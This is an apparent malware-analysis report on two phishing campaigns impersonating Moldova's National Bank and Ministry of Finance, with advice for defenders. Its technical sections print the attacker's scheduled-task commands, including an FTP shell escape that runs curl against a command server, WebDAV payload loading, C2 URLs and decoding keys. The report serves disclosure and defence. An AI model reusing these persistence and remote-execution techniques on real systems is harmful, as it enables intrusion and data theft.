On November 10, 2026, independent Moldovan media outlets received emails that appeared to come from the National Bank of Moldova (BNM). The messages accused the media of violating financial reporting rules, threatened a fine, and included a password-protected attachment described as a “notification.” Opening the attachment would have installed malware that gave the attacker remote control of the recipient’s computer.
RESIDENT.NGO obtained and analyzed the original emails from four newsrooms. None of the four opened the attachment. While investigating these emails, we uncovered a separate attack prepared by the same operator on the same night. It impersonated the Ministry of Finance’s State Financial Control Inspectorate (ICFS) and appeared to target public-sector budget institutions. We verified that the decoy document had been created with ChatGPT 6 Astra by examining an OpenAI digital signature embedded in the file.

In this write-up, we refer to the two attacks as Incident 1: the fake National Bank notice and Incident 2: the fake Ministry of Finance rules. Both used the same malware and final-stage servers, but differed in their lures, files, command servers, and target audiences. We describe each incident separately and examine the links between them in Sections 5 and 11.
Both attacks were carried out by the operator behind the September 2026 campaign that impersonated European donors to target Moldovan media and civil society. We documented those attacks in our previous write-up. The techniques closely resemble those Microsoft has linked to the Russian state-sponsored group Star Blizzard, but we still lack sufficient evidence to attribute these campaigns to that group.
Part I — The story
1. Incident 1: a fake fine from the National Bank
On November 10, 2026, between 09:23 and 09:26 UTC, four independent Moldovan media outlets received nearly identical emails. The messages displayed “Banca Națională a Moldovei” as the sender, with the address no-reply[at]bnm[.]md. Each subject line began with the recipient outlet’s name, followed by “Notificare privind încălcarea cerințelor de raportare financiară și de supraveghere” (“Notification of a violation of financial reporting and supervision requirements”).
The email addressed the “representatives of the organization” and accused them of failing to submit accurate financial information and supervisory reports. Citing the National Bank’s supervisory and sanctioning powers, it warned: “you will be fined under article 138.” The message claimed that the attached document was password-protected “to ensure the security and confidentiality” of the information and supplied the password in the email body. It was signed “Andrey Cheban, Director of the Banking Supervision Department, National Bank of Moldova.”

Figure 1. The email impersonating the National Bank of Moldova, as received on November 10, 2026, with recipient details redacted, illustration, not the real screenshot.
The threat of a central-bank fine was designed to alarm recipients, while the password made the attachment appear official and confidential. But the National Bank does not supervise media outlets, so newsrooms have no obligation to submit the reports demanded in the email. This mismatch was the clearest sign that the message was fraudulent.
The emails did not come from the National Bank. An email’s “From” field is like the sender’s name and return address written on a paper envelope: the sender chooses what to put there. Anyone could write “George Washington”; the name alone would not prove who sent the letter. An email’s visible sender details can be forged in much the same way.
The recipients saw “Banca Națională a Moldovei” and no-reply[at]bnm[.]md in the “From” field. In reality, the messages were sent using four other accounts, one for each recipient: bnm[at]mandempires[.]com, bnm[at]ziajobs[.]com, bnm[at]sonizleme[.]com, and bnm[at]chairswala[.]com. All four addresses used domains belonging to unrelated websites abroad. The attacker logged in to these accounts to send the messages. We could not determine whether the attacker had compromised existing accounts or created new ones.
Nothing suggests that the National Bank was hacked: the emails never passed through its systems, and the attacker only wrote the Bank’s name on the “envelope”.
The Bank’s address appeared only in the visible “From” field. There is a standard email security setting, called DMARC, that a domain owner can use to tell email services what to do with messages that falsely use its address: move them to spam or reject them. The National Bank’s domain, bnm.md, does not have this setting. Until it is added, anyone can send emails that appear to come from the National Bank, and email services will often deliver them, as happened here. We recommend that the National Bank set up DMARC. Section 6 explains how, and section 8 has the technical details..
The attachment, NOTIFICARE_PRIVIND_NERESPECTAREA_CERINTELOR_DE_RAPORTARE.zip, contained a virtual disk with the same base name. Opening the disk in Windows revealed what appeared to be a single PDF document. In fact, it was a shortcut, with the malware stored in a hidden folder alongside it. Clicking the “document” opened a two-page notice in Romanian while silently launching the malware in the background. The notice was numbered “2026/0911-149” and signed “Andrei Ceban – Director of the Financial Supervision Department of the Bank.”

Figure 2a. The virtual disk opened in Windows with default settings. Only the shortcut disguised as a PDF is visible.

Figure 2b. The same disk with hidden items visible. The folder oimlkasd contains the batch file, loader, malicious library, and decoy PDF.

Figure 3. The decoy notice displayed when the shortcut is opened, while the loader runs in the background.
Each recipient’s archive contained a unique identifier that was not visible to the user. If a copy later surfaced, for example after being shared with researchers, the identifier could allow the attacker to trace it back to the original recipient. The malware itself does not transmit this identifier.
None of the three outlets opened the attachment. They shared the original messages with RESIDENT.NGO as .eml files, including full headers and attachments. A copy of the virtual disk was also uploaded to VirusTotal, a public malware-scanning service, at 10:10 UTC on November 10. The upload originated from Chișinău, Moldova’s capital.
2. Incident 2: fake Ministry of Finance rules
When investigating an attack, we search for related files, since the same tools often leave recognizable technical fingerprints. A search on VirusTotal for files resembling the National Bank lure led us to a second virtual disk, Reguli_documentatie_financiara.vhdx (“Rules on financial documentation”). It had been uploaded from Chișinău at 10:04 UTC on November 10, six minutes before the National Bank disk.
We do not have the email used to deliver this file, nor do we know who received it or whether anyone opened it. Our findings on Incident 2 are based entirely on analysis of the file itself.
The disk works in the same way as the one in Incident 1: a shortcut disguised as a PDF opens a decoy document while launching malware stored in a hidden folder.
The three-page decoy is headed “Ministry of Finance of the Republic of Moldova – State Financial Control Inspectorate”. It presents itself as officially approved “Rules on the preparation and management of financial documentation”, with the reference “Nr. 2026/261484 of 12.11.2026” and an effective date of November 16, 2026. Both dates were in the future when the file appeared.
The document reproduces the inspectorate’s real address, phone number, email address, and website. It names “Radu Moraru” as head of the inspectorate and “Andrei Ceban” as the “principal specialist” who compiled it. We could not confirm whether people with these names work at the inspectorate. If they do, their identities were misused.

Figure 4. The decoy PDF of the “rules” impersonating the State Financial Control Inspectorate.
The document states that its rules apply to “budgetary authorities and institutions”. Given the State Financial Control Inspectorate’s role in auditing public funds, the lure was most likely aimed at public-sector bodies rather than newsrooms. This is an inference based on the document’s content; we could not confirm the intended recipients.
The decoy document was created with ChatGPT. The PDF contains “Content Credentials”, a tamper-evident record of its origin based on the C2PA industry standard. The record identifies ChatGPT as the creator and gives a creation time of November 9, 2026, at 14:04 UTC. We verified its digital signature using OpenAI’s key and confirmed that the PDF had not been modified since signing (see Section 9).
The attacker used the PDF exactly as ChatGPT produced it, about ten hours before assembling the malicious disk. We cannot determine whether the attacker supplied the text and asked ChatGPT to format it, or asked ChatGPT to write it.
3. How the attack works
Both incidents use the same method:
- A password-protected archive. Many email security systems cannot inspect encrypted archives, allowing malware to evade scanning. Providing the password in the email body also makes the attachment appear official.
- A virtual disk. Windows can open .vhdx disk images with a double click. Files inside may not inherit Windows’ “downloaded from the internet” mark and may therefore trigger fewer security warnings when opened.
- A shortcut disguised as a PDF. The only visible item is a shortcut with a document-style name and icon. Opening it silently runs a batch file from a hidden folder. The batch file displays the decoy document and launches the malware using a secret key.
- A one-time download. The malware first checks for an internet connection by contacting a popular website. It then sends a single request to the attacker’s command-and-control (C2) server and executes the code returned.
- Long-term access. The downloaded payload is a PowerShell script that creates three scheduled tasks:
- every 15 minutes, retrieve and execute commands from the attacker’s FTP server;
- every 15 minutes, load a program tailored to the victim’s computer from the attacker’s WebDAV file-sharing server. The victim is identified by their organization’s network, computer name, and username;
- at each logon, connect to a file share hosted on what appears to be a compromised university server.
4. Why it is dangerous
- The attacker gains control of the computer. Once infected, it retrieves and executes new instructions every 15 minutes. This access persists after a restart.
- The final tool is tailored to each victim. The program delivered over WebDAV is prepared individually, apparently after the attacker reviews who has been infected. Neither we nor other researchers have obtained it, so its capabilities remain unknown. Microsoft reported the same gap at the equivalent stage of the similar Star Blizzard toolkit. Tools delivered at this stage are typically used to steal documents, messages, and passwords.
- The malware reveals who was infected. The computer sends the attacker its organization’s network name, computer name, and username. Connecting to the attacker-controlled file share may also expose Windows authentication data.
- Few antivirus scanners detected the files. At the time of writing, only 5 of 60 antivirus engines on VirusTotal flagged the Incident 1 disk image. None flagged the batch files or decoy documents. These file-scanning results do not establish how endpoint protection would respond when the files are opened or executed.
- It impersonates authorities recipients feel obliged to answer to. A threatened fine from the central bank or new rules from a financial inspectorate can pressure recipients to open attachments quickly.
5. What connects the two incidents, and the September 2026 campaign
The malicious disks used in the two November 2026 incidents were assembled ten minutes apart, around 00:09 and 00:19 UTC on November 10, using the same tools. Both contained the same malware, rebuilt with different settings, and used the same servers to deliver the final stage.
The name “Andrei Ceban” also appears in both decoys: as a National Bank director in one and a Ministry of Finance specialist in the other. This suggests that the operator reused an invented persona.
We assess with high confidence that the same operator carried out both incidents as separate operations with different lures and target audiences.
The same operator was behind the September 2026 campaign that impersonated European donors, documented in our previous write-up. The Incident 1 disk carries the same Windows administrator account fingerprint as the September disks, indicating that they were built on the same computer. The November installer script also reuses the September code almost line for line. We assess the link between the September and November campaigns with high confidence.
We also found two additional builds of the same toolkit from October 2026. One used a lure about the “Euro 50 Group” of economists and central bankers. The other appears to have been a test of the attacker’s own tools.
In September, we noted that these techniques closely resembled Microsoft’s description of “RedFlick”, a malware delivery technique it attributes to the Russian state threat actor Star Blizzard. The November incidents show further similarities: both the final-stage delivery method and the way victims are identified closely match Microsoft’s description.
However, the tools used in the intermediate stages differ. Many of the shared techniques are also publicly documented and could be used by other actors. Attribution to Star Blizzard remains a low-confidence hypothesis. We do not attribute this campaign to any named group.
6. Advice for organizations
If you receive an unexpected official notice, verify it through a trusted channel. Call the institution using a number you already know, or look for the document on its official website. A familiar sender name does not prove that an email is genuine. In Gmail, “Show original” lets you check the sending and signing domains. In Incident 1, these belonged to unrelated companies rather than bnm.md.
Treat unexpected password-protected archives containing disk images (.vhd, .vhdx, .iso, .img) or shortcuts (.lnk) as malicious. Do not open them, even if the sender and subject look genuine.
Public institutions should be alert to emails impersonating the Ministry of Finance and the State Financial Control Inspectorate. Report any “rules”, “notifications”, or “orders” delivered in password-protected archives to CERT-MD and to the inspectorate, using their official contact details.
Email administrators should block or quarantine attachments containing .vhd, .vhdx, .iso, .img, or .lnk files, including those inside archives. Encrypted archives from external senders should also be quarantined.
On Windows computers, consider preventing disk images from opening with a double click. Where WebDAV is not needed, disable the WebClient service to disrupt both WebDAV stages of this attack.
Institutions can make impersonation harder by strengthening their email authentication. bnm.md publishes a strict SPF record but no DMARC policy, leaving receiving servers without a DMARC instruction to reject messages that spoof the Bank’s address. We recommend introducing DMARC in stages. Start with p=none and a reporting address to identify all legitimate senders. Ensure their messages are correctly signed with DKIM, then progress to p=quarantine and finally p=reject. The government domain gov.md, which covers the Ministry of Finance and the inspectorate, already enforces p=reject.
If you opened one of these malicious files on a Windows computer, disconnect it from the network immediately. Do not wipe or reinstall it yet: it may contain a copy of the final-stage program, which researchers have not yet obtained. Contact RESIDENT.NGO at [email protected] or CERT-MD.
If you received either lure, please contact us even if you did not open the attachment.
Part II — Technical analysis
7. Evidence and methods
| Incident 1: fake National Bank notice | Incident 2: fake Ministry of Finance rules | |
|---|---|---|
| Source | The four original messages (.eml files with full headers and attachments), provided by the recipients | The disk image from VirusTotal (first uploaded 2026-11-10 10:04 UTC, Chișinău) |
| Not available | — | The email, the archive, the recipients |
| Command server contacted by us | Once, 2026-11-10 15:19 UTC | Once, 2026-11-10 16:55 UTC |
We analyzed all files statically in an isolated lab without executing any malware. To retrieve the second stage, we sent one request to each incident’s command server using the malware’s user agent. To examine final-stage delivery, we sent one WebDAV request with a fabricated victim identifier and attempted one FTP connection using a fictitious computer name. We did not run the malware against live servers.
Infrastructure findings are based on searches in Google Threat Intelligence (VirusTotal), Censys, Shodan, Validin, and urlscan.io. All timestamps are UTC.
8. Incident 1: infection chain and infrastructure

Figure 5. What happens if the attachment is opened. Email → password-protected ZIP → VHDX → document-named LNK → batch file (.bat) → decoy PDF + loader (EXE) → downloader (DLL) → HTTPS command request → PowerShell installer → scheduled tasks (FTP commands, WebDAV-loaded Control Panel file, WebDAV connection at logon)
Email infrastructure. The four messages have identical bodies and MIME structure and the same Message-ID host, debian-amsterdam-512mb, so they were generated by one script, most likely using Python’s smtplib. Each was submitted with SMTP authentication to a different shared-hosting mail server, logged in as bnm[at]mandempires[.]com, bnm[at]ziajobs[.]com, bnm[at]sonizleme[.]com or bnm[at]chairswala[.]com. The headers show that the attacker had access to these accounts, but not how that access was obtained. The accounts may have been compromised or created using compromised hosting access.
The submitting clients differ:
- The chairswala and sonizleme messages came directly from 153[.]75[.]87[.]104, a VPS at Cloudzy (Netherlands) that also hosts the domain dgngelo[.]shop.
- The other two came from 65[.]195[.]39[.]65, but greeted the server with HELO [153.75.87.104]. That is what smtplib sends by default on a host whose name has no dot, like debian-amsterdam-512mb, and whose own address is 153.75.87.104.
A HELO value can be set freely, so this is supporting evidence only. Together with the direct submissions, it suggests that the script ran on 153[.]75[.]87[.]104 and that two messages were routed out through 65[.]195[.]39[.]65. The recipients’ Gmail servers recorded SPF and DKIM passes for those four domains, and no DMARC result. bnm.md publishes v=spf1 +mx ip4:185.108.37.114 include:spf.protection.outlook.com +a -all but, at the time of writing, no _dmarc record. So nothing required the visible From: Banca Națională a Moldovei <no-reply[at]bnm[.]md> to match an authenticated domain.
Archive and disk. The ZIP uses legacy ZipCrypto encryption with the password spiritedinsulinriveted. Each recipient’s copy differs only in a 36-character UUID in the ZIP comment; the encrypted contents are identical. The UUID could identify the intended recipient if a copy of the archive is recovered later. We found no mechanism by which the malware transmits it: the downloader’s request carries no identifier or key. Inside is a 100 MB dynamic VHDX:
- builder string “Microsoft Windows 10.0.17763.0” (Windows Server 2019 / Windows 10 1809)
- NTFS volume label DocumentContainer
- hidden+system folder oimlkasd\
- a $RECYCLE.BIN folder for the builder’s built-in Administrator account, S-1-5-21-4080033715-524121986-3969075855-500, the same SID as in the September disks
The volume was formatted at 00:08:53 and filled by 00:09:10 on November 10.
Shortcut.
- The LNK targets conhost.exe with the arguments –headless cmd.exe /c .\oimlkasd\NOTIFICARE_PRIVIND_NERESPECTAREA_CERINTELOR_DE_RAPORTARE, so no window appears.
- Its working directory is %cd% and its icon comes from shell32.dll.
- Its tracker MachineID is DESKTOP-ASUWDIKP. That is 16 characters, one more than a Windows computer name can have, so the LNK was generated by a script rather than created on a real host.
Batch file and loader. The batch file runs start on the decoy PDF and then .\oimlkasd\rfjklasd.exe a221e5b9-fba5-466d-8522-4accefcfe030. The loader rfjklasd.exe (compiled 2026-11-10 00:04:34) calls LoadLibraryW(“mlktmasd.dll”) and passes its command-line argument to the export uryhasjhd.
Downloader. mlktmasd.dll is a small C++ WinINet client.
- It checks connectivity with https://bing.com/.
- It XOR-decodes the C2 host and path using the UUID from the batch file as the key.
- It makes one HTTPS GET to https://tupnlaf[.]top/dragonfly, with certificate errors ignored and the user agent Mozilla/5.0 (Windows NT; Windows NT 10.0; de-DE) WindowsPowerShell/5.1.19041.5737.
- It runs the whole response with CreateProcessA (CREATE_NO_WINDOW).
It does not loop and it sends no victim identifier.
Command server.
- tupnlaf[.]top resolves to 5[.]175[.]253[.]235 (VPSLab, Frankfurt).
- The domain was registered on 2026-11-04 through Openprovider. Its Let’s Encrypt certificate was issued at 2026-11-09 22:49 UTC.
- It runs nginx 1.22.1 on Debian 12.
- It returns HTTP 403 to every user agent except the malware’s. A VirusTotal sandbox ran at 10:10 UTC and our own request at 15:19 UTC both received the installer.
PowerShell installer. The C2 response is powershell.exe -e <Base64>. The decoded script:
- writes an FTP script to %APPDATA%\flstudio;
- stores a WebDAV path in the user environment variable HKCU\Environment\loilakjsd;
- registers three scheduled tasks through the Schedule.Service COM interface;
- starts all three tasks immediately.
| Task name | Trigger | Action |
|---|---|---|
| 41ec47b0-daac-11f1-b34f-0800200c9a66 | every 15 min | conhost.exe –headless ftp.exe -i -s:%APPDATA%\flstudio. The FTP script uses ! shell escapes to run curl -u <COMPUTERNAME>:<COMPUTERNAME> ftp://hajomy[.]top:2121/data -o %APPDATA%\dceasdcx.tmp, then runs the downloaded file as a second FTP script (ftp -n -i -s:%APPDATA%\dceasdcx.tmp). Its own ! lines execute the operator’s commands. |
| 0a674fdf-8773-41b0-a5d0-927dbea26deb | every 15 min | %WINDIR%\System32\control.exe %loilakjsd%. The variable holds \\hajomy[.]top@SSL\DavWWWRoot\EastWest\<Base64(UTF-16LE “USERDOMAIN\COMPUTERNAME\USERNAME”)>, so Windows loads a Control Panel item (CPL, a DLL) over WebDAV-over-HTTPS from a path unique to the victim. |
| bfe4b940-d256-4e30-a15e-e455e50e32f5 | at logon | explorer.exe \\193[.]136[.]232[.]25@8080\DavWWWRoot. This most likely starts the WebClient service. The server is an Apache Tomcat 5.0 at the University of Madeira (Portugal), most likely compromised. [EDITOR NOTE: notify CERT.PT before publishing.] |
9. Incident 2: what differs
Everything not listed here is identical to Incident 1. The downloader is a separate build of the same code: 418 of its 421 functions are byte-identical to Incident 1’s downloader. The three that differ sit together around the exported entry function, which carries the encoded configuration. The connectivity-check address, the export name and the build metadata also differ. The installer is the same script with renamed files, variables and task names.
| Incident 1 | Incident 2 | |
|---|---|---|
| Impersonated body | National Bank of Moldova | Ministry of Finance, State Financial Control Inspectorate |
| Audience | three media outlets (confirmed) | budgetary authorities and institutions (inferred from the document) |
| Disk image | NOTIFICARE_PRIVIND_NERESPECTAREA_CERINTELOR_DE_RAPORTARE.vhdx | Reguli_documentatie_financiara.vhdx |
| Volume label / hidden folder | DocumentContainer / oimlkasd\ | DocumentContainer12 / pkladmd\ |
| Builder residue | $RECYCLE.BIN with the builder’s SID | none: no Recycle Bin, no deleted entries |
| LNK MachineID | DESKTOP-ASUWDIKP | DESKTOP-ZYXKWXYC |
| Loader / DLL / export | rfjklasd.exe / mlktmasd.dll / uryhasjhd | okmlkmasd.exe / toklsad.dll / crasee |
| Loader compiled | 2026-11-10 00:04:34 | 2026-11-10 00:18:18 |
| XOR key (batch argument) | a221e5b9-fba5-466d-8522-4accefcfe030 | 13f0c441-c883-40a4-a567-17a01dfd52f4 |
| Connectivity check | https://bing.com/ | https://reddit.com/ |
| Command URL | https://tupnlaf[.]top/dragonfly → 5[.]175[.]253[.]235 | https://naconda[.]top/bumblebee → 5[.]175[.]253[.]236 |
| Command domain registered / certificate issued | 2026-11-04 / 2026-11-09 22:49:48 | 2026-11-05 / 2026-11-09 22:48:04 |
| Installer file on server, last modified | 23:48:57 | 23:55:19 |
| Installer artifacts | %APPDATA%\flstudio, %APPDATA%\dceasdcx.tmp, HKCU\Environment\loilakjsd | %APPDATA%\pcmklmras, %APPDATA%\sxerfqsd.tmp, HKCU\Environment\comrkjnalksd |
